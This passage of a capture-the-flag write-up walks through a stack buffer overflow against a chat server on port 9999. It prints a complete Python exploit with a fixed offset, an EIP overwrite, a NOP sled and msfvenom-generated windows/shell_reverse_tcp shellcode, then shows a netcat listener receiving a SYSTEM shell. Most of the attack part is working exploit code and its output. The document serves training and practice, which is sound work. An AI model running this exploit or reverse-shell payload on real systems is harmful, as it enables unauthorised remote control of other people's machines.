
Now, there's another step.

We should look for `badchars` character that the program might use for it's own instructions. Using then could break our exploit.

Let's copy `control.py` to `badchars.py` and change a few things.

By the way, `\x00` is always a `badchar`. We should never use it in our shellcode.

```
import socket

rhost = '192.168.15.6'
rport = 9999


badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)


payload = b'\x41' * 2012 + b'\xdf\x14\x50\x62' + badchars

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```



```
Registers (FPU)
EAX 011BE6C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00FB3D28
EDX 00FFFEFD
EBX 0000890E
ESP 011BEEA8
EBP 41414141
ESI 0040199E chatserv.0040199E
EDI 0040199E chatserv.0040199E

EIP 625014DF essfunc.625014DF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2AF000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

I'm still using a breaking point to facilitate my analysis

```
011BEE7C  41414141  AAAA
011BEE80  41414141  AAAA
011BEE84  41414141  AAAA
011BEE88  41414141  AAAA
011BEE8C  41414141  AAAA
011BEE90  41414141  AAAA
011BEE94  41414141  AAAA
011BEE98  41414141  AAAA
011BEE9C  41414141  AAAA
011BEEA0  41414141  AAAA
011BEEA4  625014DF  ▀¶Pb essfunc.625014DF
011BEEA8  04030201  ☺☻♥♦
011BEEAC  08070605  ♣♠•◘
011BEEB0  0C0B0A09  ..♂.
011BEEB4  100F0E0D  .♫☼►
011BEEB8  14131211  ◄↕‼¶
011BEEBC  18171615  §▬↨↑
011BEEC0  1C1B1A19  ↓→←∟
011BEEC4  201F1E1D  ↔▲▼ 
011BEEC8  24232221  !"#$
011BEECC  28272625  %&'(
011BEED0  2C2B2A29  )*+,
011BEED4  302F2E2D  -./0
011BEED8  34333231  1234
011BEEDC  38373635  5678
011BEEE0  3C3B3A39  9:;<
011BEEE4  403F3E3D  =>?@
011BEEE8  44434241  ABCD
011BEEEC  48474645  EFGH
011BEEF0  4C4B4A49  IJKL
011BEEF4  504F4E4D  MNOP
011BEEF8  54535251  QRST
011BEEFC  58575655  UVWX
011BEF00  5C5B5A59  YZ[\
011BEF04  605F5E5D  ]^_`
011BEF08  64636261  abcd
011BEF0C  68676665  efgh
011BEF10  6C6B6A69  ijkl
011BEF14  706F6E6D  mnop
011BEF18  74737271  qrst
011BEF1C  78777675  uvwx
011BEF20  7C7B7A79  yz{|
011BEF24  807F7E7D  }~⌂Ç
011BEF28  84838281  üéâä
011BEF2C  88878685  àåçê
011BEF30  8C8B8A89  ëèïî
011BEF34  908F8E8D  ìÄÅÉ
011BEF38  94939291  æÆôö
011BEF3C  98979695  òûùÿ
011BEF40  9C9B9A99  ÖÜ¢£
011BEF44  A09F9E9D  ¥₧ƒá
011BEF48  A4A3A2A1  íóúñ
011BEF4C  A8A7A6A5  Ñªº¿
011BEF50  ACABAAA9  ⌐¬½¼
011BEF54  B0AFAEAD  ¡«»░
```

those are the characters we injected into essfunc.dll

we need to copy those

Do you wanna play a game ?

We need to read the output form the left to the right. Top to Bottom.
And look for character that seems to be in the wrong place. Those indicate possible badchars and should not be present in our shellcode.

```
04030201
08070605
0C0B0A09
100F0E0D
14131211
18171615
```

```
1C1B1A19
201F1E1D
24232221
28272625
[...]
```

Well we're in luck today. We've found no badchars.

```
So we only going to avoid adding '\x00'
```

Generating our shellcode


we are using `-a x86` and `-p windows/shell_reverse_tcp` because the binary `chatserver.txt` is 32bit.

```
msfvenom -p windows/shell_reverse_tcp \
        EXITFUNC=thread \
        LHOST=192.168.15.3 \
        LPORT=53 \
        -a x86 \
        -b '\x00' \
        -f python \
        -v shellcode
```

```
shellcode =  b""
shellcode += b"\xdb\xce\xd9\x74\x24\xf4\x58\xbb\xce\xe2\x2f"
shellcode += b"\x7b\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x58\x13"
shellcode += b"\x03\x96\xf1\xcd\x8e\xda\x1e\x93\x71\x22\xdf"
shellcode += b"\xf4\xf8\xc7\xee\x34\x9e\x8c\x41\x85\xd4\xc0"
shellcode += b"\x6d\x6e\xb8\xf0\xe6\x02\x15\xf7\x4f\xa8\x43"
shellcode += b"\x36\x4f\x81\xb0\x59\xd3\xd8\xe4\xb9\xea\x12"
shellcode += b"\xf9\xb8\x2b\x4e\xf0\xe8\xe4\x04\xa7\x1c\x80"
shellcode += b"\x51\x74\x97\xda\x74\xfc\x44\xaa\x77\x2d\xdb"
shellcode += b"\xa0\x21\xed\xda\x65\x5a\xa4\xc4\x6a\x67\x7e"
shellcode += b"\x7f\x58\x13\x81\xa9\x90\xdc\x2e\x94\x1c\x2f"
shellcode += b"\x2e\xd1\x9b\xd0\x45\x2b\xd8\x6d\x5e\xe8\xa2"
shellcode += b"\xa9\xeb\xea\x05\x39\x4b\xd6\xb4\xee\x0a\x9d"
shellcode += b"\xbb\x5b\x58\xf9\xdf\x5a\x8d\x72\xdb\xd7\x30"
shellcode += b"\x54\x6d\xa3\x16\x70\x35\x77\x36\x21\x93\xd6"
shellcode += b"\x47\x31\x7c\x86\xed\x3a\x91\xd3\x9f\x61\xfe"
shellcode += b"\x10\x92\x99\xfe\x3e\xa5\xea\xcc\xe1\x1d\x64"
shellcode += b"\x7d\x69\xb8\x73\x82\x40\x7c\xeb\x7d\x6b\x7d"
shellcode += b"\x22\xba\x3f\x2d\x5c\x6b\x40\xa6\x9c\x94\x95"
shellcode += b"\x69\xcc\x3a\x46\xca\xbc\xfa\x36\xa2\xd6\xf4"
shellcode += b"\x69\xd2\xd9\xde\x01\x79\x20\x89\xed\xd6\x25"
shellcode += b"\x4a\x86\x24\x39\x4c\x63\xa0\xdf\x26\x9b\xe4"
shellcode += b"\x48\xdf\x02\xad\x02\x7e\xca\x7b\x6f\x40\x40"
shellcode += b"\x88\x90\x0f\xa1\xe5\x82\xf8\x41\xb0\xf8\xaf"
shellcode += b"\x5e\x6e\x94\x2c\xcc\xf5\x64\x3a\xed\xa1\x33"
shellcode += b"\x6b\xc3\xbb\xd1\x81\x7a\x12\xc7\x5b\x1a\x5d"
shellcode += b"\x43\x80\xdf\x60\x4a\x45\x5b\x47\x5c\x93\x64"
shellcode += b"\xc3\x08\x4b\x33\x9d\xe6\x2d\xed\x6f\x50\xe4"
shellcode += b"\x42\x26\x34\x71\xa9\xf9\x42\x7e\xe4\x8f\xaa"
shellcode += b"\xcf\x51\xd6\xd5\xe0\x35\xde\xae\x1c\xa6\x21"
shellcode += b"\x65\xa5\xc6\xc3\xaf\xd0\x6e\x5a\x3a\x59\xf3"
shellcode += b"\x5d\x91\x9e\x0a\xde\x13\x5f\xe9\xfe\x56\x5a"
shellcode += b"\xb5\xb8\x8b\x16\xa6\x2c\xab\x85\xc7\x64"
```

Nops | The do nothing instruction

`x90` don't do anything. They just tell to the cpu to look for the next instruction.



```
offset = 2012
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
nops = b'\x90' * 32

payload =  junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
```

We added them before our shellcode to better accommodate it. Things usually move around the memory. And our shellcode might need a bit more space after it get `loaded` . To avoid any issues we add this operations first.

The final exploit looks like this.

```
import socket

rhost = '192.168.15.6'
rport = 9999

# Generating the shell code
'''
```


```
msfvenom -p windows/shell_reverse_tcp \
        EXITFUNC=thread \
        LHOST=192.168.15.3 \
        LPORT=53 \
        -a x86 \
        -b '\x00' \
        -f python \
        -v shellcode
'''
shellcode =  b""
shellcode += b"\xdb\xce\xd9\x74\x24\xf4\x58\xbb\xce\xe2\x2f"
shellcode += b"\x7b\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x58\x13"
shellcode += b"\x03\x96\xf1\xcd\x8e\xda\x1e\x93\x71\x22\xdf"
shellcode += b"\xf4\xf8\xc7\xee\x34\x9e\x8c\x41\x85\xd4\xc0"
shellcode += b"\x6d\x6e\xb8\xf0\xe6\x02\x15\xf7\x4f\xa8\x43"
shellcode += b"\x36\x4f\x81\xb0\x59\xd3\xd8\xe4\xb9\xea\x12"
shellcode += b"\xf9\xb8\x2b\x4e\xf0\xe8\xe4\x04\xa7\x1c\x80"
shellcode += b"\x51\x74\x97\xda\x74\xfc\x44\xaa\x77\x2d\xdb"
shellcode += b"\xa0\x21\xed\xda\x65\x5a\xa4\xc4\x6a\x67\x7e"
shellcode += b"\x7f\x58\x13\x81\xa9\x90\xdc\x2e\x94\x1c\x2f"
shellcode += b"\x2e\xd1\x9b\xd0\x45\x2b\xd8\x6d\x5e\xe8\xa2"
shellcode += b"\xa9\xeb\xea\x05\x39\x4b\xd6\xb4\xee\x0a\x9d"
shellcode += b"\xbb\x5b\x58\xf9\xdf\x5a\x8d\x72\xdb\xd7\x30"
shellcode += b"\x54\x6d\xa3\x16\x70\x35\x77\x36\x21\x93\xd6"
shellcode += b"\x47\x31\x7c\x86\xed\x3a\x91\xd3\x9f\x61\xfe"
shellcode += b"\x10\x92\x99\xfe\x3e\xa5\xea\xcc\xe1\x1d\x64"
shellcode += b"\x7d\x69\xb8\x73\x82\x40\x7c\xeb\x7d\x6b\x7d"
shellcode += b"\x22\xba\x3f\x2d\x5c\x6b\x40\xa6\x9c\x94\x95"
shellcode += b"\x69\xcc\x3a\x46\xca\xbc\xfa\x36\xa2\xd6\xf4"
shellcode += b"\x69\xd2\xd9\xde\x01\x79\x20\x89\xed\xd6\x25"
shellcode += b"\x4a\x86\x24\x39\x4c\x63\xa0\xdf\x26\x9b\xe4"
shellcode += b"\x48\xdf\x02\xad\x02\x7e\xca\x7b\x6f\x40\x40"
shellcode += b"\x88\x90\x0f\xa1\xe5\x82\xf8\x41\xb0\xf8\xaf"
shellcode += b"\x5e\x6e\x94\x2c\xcc\xf5\x64\x3a\xed\xa1\x33"
shellcode += b"\x6b\xc3\xbb\xd1\x81\x7a\x12\xc7\x5b\x1a\x5d"
shellcode += b"\x43\x80\xdf\x60\x4a\x45\x5b\x47\x5c\x93\x64"
shellcode += b"\xc3\x08\x4b\x33\x9d\xe6\x2d\xed\x6f\x50\xe4"
shellcode += b"\x42\x26\x34\x71\xa9\xf9\x42\x7e\xe4\x8f\xaa"
shellcode += b"\xcf\x51\xd6\xd5\xe0\x35\xde\xae\x1c\xa6\x21"
shellcode += b"\x65\xa5\xc6\xc3\xaf\xd0\x6e\x5a\x3a\x59\xf3"
shellcode += b"\x5d\x91\x9e\x0a\xde\x13\x5f\xe9\xfe\x56\x5a"
shellcode += b"\xb5\xb8\x8b\x16\xa6\x2c\xab\x85\xc7\x64"

offset = 2012
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
```

```
nops = b'\x90' * 32

payload =  junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    banner = sock.recv(512)
    question = sock.recv(512)
    name = 'bstraw\n'
    sock.send(name.encode())
    reply = sock.recv(512)
    sock.send(payload)
```

- make sure you have your listener ready!

```
rlwrap nc -nvlp 53
```

Cool! it worked!!!!!



```
┌──(gekko㉿kali)-[~/brainstorm/devel]
└─$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [192.168.15.3] from (UNKNOWN) [192.168.15.6] 57243
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Users\neo\Desktop\hacking\loot>whoami
whoami
desktop-3th832i\neo

C:\Users\neo\Desktop\hacking\loot>
```

Nice! our exploit works!!!!
it works!!!!

Perfect! now we need to modify it just a bit to work on our intended target!

We probably just need to regenerate the shellcode

One more thing. Setting EXITFUNC to thread makes our exploit a lot more stable! it should not crash the chatserver.


```
msfvenom -p windows/shell_reverse_tcp \
        EXITFUNC=thread \
        LHOST=10.13.44.110 \
        LPORT=53 \
        -a x86 \
        -b '\x00' \
        -f python \
        -v shellcode
```

The Final exploit should look like this!

```
import socket

rhost = '10.10.62.14'
rport = 9999

shellcode =  b""
shellcode += b"\xdb\xd2\xbd\x9d\xa0\xea\xd0\xd9\x74\x24\xf4"
shellcode += b"\x5f\x2b\xc9\xb1\x52\x31\x6f\x17\x83\xef\xfc"
shellcode += b"\x03\xf2\xb3\x08\x25\xf0\x5c\x4e\xc6\x08\x9d"
shellcode += b"\x2f\x4e\xed\xac\x6f\x34\x66\x9e\x5f\x3e\x2a"
shellcode += b"\x13\x2b\x12\xde\xa0\x59\xbb\xd1\x01\xd7\x9d"
shellcode += b"\xdc\x92\x44\xdd\x7f\x11\x97\x32\x5f\x28\x58"
shellcode += b"\x47\x9e\x6d\x85\xaa\xf2\x26\xc1\x19\xe2\x43"
shellcode += b"\x9f\xa1\x89\x18\x31\xa2\x6e\xe8\x30\x83\x21"
shellcode += b"\x62\x6b\x03\xc0\xa7\x07\x0a\xda\xa4\x22\xc4"
shellcode += b"\x51\x1e\xd8\xd7\xb3\x6e\x21\x7b\xfa\x5e\xd0"
shellcode += b"\x85\x3b\x58\x0b\xf0\x35\x9a\xb6\x03\x82\xe0"
shellcode += b"\x6c\x81\x10\x42\xe6\x31\xfc\x72\x2b\xa7\x77"
shellcode += b"\x78\x80\xa3\xdf\x9d\x17\x67\x54\x99\x9c\x86"
shellcode += b"\xba\x2b\xe6\xac\x1e\x77\xbc\xcd\x07\xdd\x13"
shellcode += b"\xf1\x57\xbe\xcc\x57\x1c\x53\x18\xea\x7f\x3c"
shellcode += b"\xed\xc7\x7f\xbc\x79\x5f\x0c\x8e\x26\xcb\x9a"
shellcode += b"\xa2\xaf\xd5\x5d\xc4\x85\xa2\xf1\x3b\x26\xd3"
shellcode += b"\xd8\xff\x72\x83\x72\x29\xfb\x48\x82\xd6\x2e"
shellcode += b"\xde\xd2\x78\x81\x9f\x82\x38\x71\x48\xc8\xb6"
shellcode += b"\xae\x68\xf3\x1c\xc7\x03\x0e\xf7\xe2\xde\x3c"
shellcode += b"\x69\x9b\xe2\x3c\x75\x6e\x6a\xda\x1f\x80\x3a"
shellcode += b"\x75\x88\x39\x67\x0d\x29\xc5\xbd\x68\x69\x4d"
shellcode += b"\x32\x8d\x24\xa6\x3f\x9d\xd1\x46\x0a\xff\x74"
shellcode += b"\x58\xa0\x97\x1b\xcb\x2f\x67\x55\xf0\xe7\x30"
shellcode += b"\x32\xc6\xf1\xd4\xae\x71\xa8\xca\x32\xe7\x93"
shellcode += b"\x4e\xe9\xd4\x1a\x4f\x7c\x60\x39\x5f\xb8\x69"
shellcode += b"\x05\x0b\x14\x3c\xd3\xe5\xd2\x96\x95\x5f\x8d"
shellcode += b"\x45\x7c\x37\x48\xa6\xbf\x41\x55\xe3\x49\xad"
shellcode += b"\xe4\x5a\x0c\xd2\xc9\x0a\x98\xab\x37\xab\x67"
shellcode += b"\x66\xfc\xcb\x85\xa2\x09\x64\x10\x27\xb0\xe9"
shellcode += b"\xa3\x92\xf7\x17\x20\x16\x88\xe3\x38\x53\x8d"
shellcode += b"\xa8\xfe\x88\xff\xa1\x6a\xae\xac\xc2\xbe"

offset = 2012
```

```
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
nops = b'\x90' * 32

payload =  junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    banner = sock.recv(512)
    question = sock.recv(512)
    name = 'bstraw\n'
    sock.send(name.encode())
    reply = sock.recv(512)
    sock.send(payload)
```

And it worked flawlessly! Also, We're system!!!



```
 →

gekko ☠ kali:~/brainstorm/devel$
 → python3 exploit.py

gekko ☠ kali:~/brainstorm/devel$
 →
```

```
gekko ☠ kali:~/brainstorm$
 → bash
┌──(gekko㉿kali)-[~/brainstorm]
└─$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [10.13.44.110] from (UNKNOWN) [10.10.62.14] 49199
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

cool! we got system already!